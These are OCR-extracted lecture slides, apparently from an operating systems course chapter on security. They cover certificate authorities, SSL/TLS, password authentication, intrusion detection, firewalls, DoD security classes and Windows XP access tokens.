- Trusted party receives proof of identification from entity and certifies that public key belongs to entity
- Certificate authority are trusted party – their public keys included with web browser distributions
  - They vouch for other authorities via digitally signing their keys, and so on

Encryption Example - SSL

- Insertion of cryptography at one layer of the ISO network model (the transport layer)
- SSL – Secure Socket Layer (also called TLS)
- Cryptographic protocol that limits two computers to only exchange messages with each other
  - Very complicated, with many variations
- Used between web servers and browsers for secure communication (credit card numbers)
- The server is verified with a **certificate** assuring client is talking to correct server
- Asymmetric cryptography used to establish a secure **session key** (symmetric encryption) for bulk of communication during session
- Communication between each computer theb uses symmetric key cryptography

User Authentication

- Crucial to identify user correctly, as protection systems depend on user ID
- User identity most often established through *passwords*, can be considered a special case of either keys or capabilities
  - Also can include something user has and /or a user attribute
- Passwords must be kept secret
  - Frequent change of passwords
  - Use of “non-guessable” passwords
  - Log all invalid access attempts
- Passwords may also either be encrypted or allowed to be used only once


Implementing Security Defenses

- **Defense in depth** is most common security theory – multiple layers of security
- Security policy describes what is being secured
- Vulnerability assessment compares real state of system / network compared to security policy
- Intrusion detection endeavors to detect attempted or successful intrusions
  - **Signature-based** detection spots known bad patterns
  - **Anomaly detection** spots differences from normal behavior
    - Can detect **zero-day** attacks
  - **False-positives** and **false-negatives** a problem
- Virus protection
- Auditing, accounting, and logging of all or specific system or network activities


Firewalling to Protect Systems and Networks

- A network firewall is placed between trusted and untrusted hosts
  - The firewall limits network access between these two security domains
- Can be tunneled or spoofed
  - Tunneling allows disallowed protocol to travel within allowed protocol (i.e. telnet inside of HTTP)
  - Firewall rules typically based on host name or IP address which can be spoofed
- **Personal firewall** is software layer on given host
  - Can monitor / limit traffic to and from the host
- **Application proxy firewall** understands application protocol and can control them (i.e. SMTP)
- **System-call firewall** monitors all important system calls and apply rules to them (i.e. this program can execute that system call)

Network Security Through Domain Separation Via Firewall



Firewall


Packet filtering router
Application gateway
Packet filtering router
Backbone
Connections to outside networks
Corporate network
Security perimeter
Inside LAN
Outside LAN
Firewall

Computer Security Classifications

- U.S. Department of Defense outlines four divisions of computer security: **A**, **B**, **C**, and **D**.
- **D** – Minimal security.
- **C** – Provides discretionary protection through auditing. Divided into **C1** and **C2**. **C1** identifies cooperating users with the same level of protection. **C2** allows user-level access control.
- **B** – All the properties of **C**, however each object may have unique sensitivity labels. Divided into **B1**, **B2**, and **B3**.
- **A** – Uses formal design and verification techniques to ensure security.

Example: Windows XP

- Security is based on user accounts
  - Each user has unique security ID
  - Login to ID creates **security access token**
    - Includes security ID for user, for user's groups, and special privileges
    - Every process gets copy of token
    - System checks token to determine if access allowed or denied
- Uses a subject model to ensure access security. A subject tracks and manages permissions for each program that a user runs
- Each object in Windows XP has a security attribute defined by a security descriptor
  - For example, a file has a security descriptor that indicates the access permissions for all users

End of Chapter 15

Any Question?